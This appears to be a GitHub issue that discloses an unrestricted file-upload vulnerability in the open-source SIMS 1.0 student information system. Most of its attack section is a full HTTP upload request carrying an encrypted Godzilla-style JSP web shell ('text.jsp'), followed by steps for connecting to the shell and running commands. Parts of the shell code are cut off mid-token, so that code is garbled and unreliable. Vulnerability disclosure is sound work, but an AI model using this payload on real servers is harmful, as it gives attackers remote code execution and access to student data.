<> Code | ⊙ Issues 8 | ⋔ Pull requests | ⊳ Actions | ⊞ Projects | ⊘ Security | ⋯

New issue

Unrestricted Upload of File with Dangerous Type #6

⊙ **Open** — mbslzny opened this issue on Jun 21 · 0 comments

---

mbslzny commented on Jun 21

[Suggested description]

Unrestricted Upload of File with Dangerous Type vulnerability exists in SIMS. This open source system is a student information management system. There is an insecure vulnerability when uploading attachments. An attacker could exploit this vulnerability to gain server privileges.
POST: http://localhost:8081/sims/uploadServlet

[Vulnerability Type]

Unrestricted Upload of File with Dangerous Type

[Vendor of Product]

https://github.com/rawchen/sims

[Affected Product Code Base]

1.0

[Affected Component]

Sims 1.0

OS: Windows/Linux/macOS

Browser: Chrome、Firefox、Safari

[Attack vector]

```
POST /sims/uploadServlet HTTP/1.1
Host: localhost:8081
Content-Length: 2817
Cache-Control: max-age=0
```

```
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="102", "Microsoft Edge";v="102"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8081
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEKdAQSnCqiCiMhL0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/102.0.5005.124 Safari/537.36 Edg/102.0.1245.44
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/sig
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8081/sims/fileServlet
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: JSESSIONID=16A0A80D40CD27E95082A76CD0BDE84A
Connection: close

------WebKitFormBoundaryEKdAQSnCqiCiMhL0
Content-Disposition: form-data; name="myfile"; filename="text.jsp"
Content-Type: application/octet-stream

<%! String xc="3c6e0b8a9c15224a"; String pass="pass"; String md5=md5(pass+xc); class X extends
ClassLoader{public X(ClassLoader z){super(z);}public Class Q(byte[] cb){return
super.defineClass(cb, 0, cb.length);} }public byte[] x(byte[] s,boolean m){
try{javax.crypto.Cipher c=javax.crypto.Cipher.getInstance("AES");c.init(m?1:2,new
javax.crypto.spec.SecretKeySpec(xc.getBytes(),"AES"));return c.doFinal(s); }catch (Exception e)
{return null; }} public static String md5(String s) {String ret = null;try
{java.security.MessageDigest m;m =
java.security.MessageDigest.getInstance("MD5");m.update(s.getBytes(), 0, s.length());ret = new
java.math.BigInteger(1, m.digest()).toString(16).toUpperCase();} catch (Exception e) {}return ret;
} public static String base64Encode(byte[] bs) throws Exception {Class base64;String value =
null;try {base64=Class.forName("java.util.Base64");Object Encoder = base64.getMethod("getEncoder",
null).invoke(base64, null);value = (String)Encoder.getClass().getMethod("encodeToString", new
Class[] { byte[].class }).invoke(Encoder, new Object[] { bs });} catch (Exception e) {try {
base64=Class.forName("sun.misc.BASE64Encoder"); Object Encoder = base64.newInstance(); value =
(String)Encoder.getClass().getMethod("encode", new Class[] { byte[].class }).invoke(Encoder, new
Object[] { bs });} catch (Exception e2) {}}return value; } public static byte[]
base64Decode(String bs) throws Exception {Class base64;byte[] value = null;try
{base64=Class.forName("java.util.Base64");Object decoder = base64.getMethod("getDecoder",
null).invoke(base64, null);value = (byte[])decoder.getClass().getMethod("decode", new Class[] {
String.class }).invoke(decoder, new Object[] { bs });} catch (Exception e) {try {
base64=Class.forName("sun.misc.BASE64Decoder"); Object decoder = base64.newInstance(); value =
(byte[])decoder.getClass().getMethod("decodeBuffer", new Class[] { String.class }).invoke(decoder,
new Object[] { bs });} catch (Exception e2) {}}return value; }%><%try{byte[]
data=base64Decode(request.getParameter(pass));data=x(data, false);if
(session.getAttribute("payload")==null){session.setAttribute("payload",new
X(this.getClass().getClassLoader()).Q(data));}else{request.setAttribute("parameters",data);java.io.By
 arrOut=new java.io.ByteArrayOutputStream();Object f=
((Class)session.getAttribute("payload")).newInstance();f.equals(arrOut);f.equals(pageContext);respons
 true)));response.getWriter().write(md5.substring(16));} }catch (Exception e){}
%>
```

```
------WebKitFormBoundaryEKdAQSnCqiCiMhL0--
```

◄   ▶

[Attack Type]

Remote

[Impact Code execution]

False

[Proof of concept]

Step1: Under the "System Management" tab, select "File Release", select the Trojan file "text.jsp", and click the "Start Upload" button.

Step2: The upload is successful, and the Trojan path is obtained under the "File List" selected under the "System Management" tab.

Step3: The path of the assembly Trojan is "http://localhost:8081/sims/upload/text.jsp", connect the Trojan through godzilla.jar, and execute the "dir" command successfully.

[Reference(s)]

http://cwe.mitre.org/data/definitions/434.html

Assignees

No one assigned

Labels

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant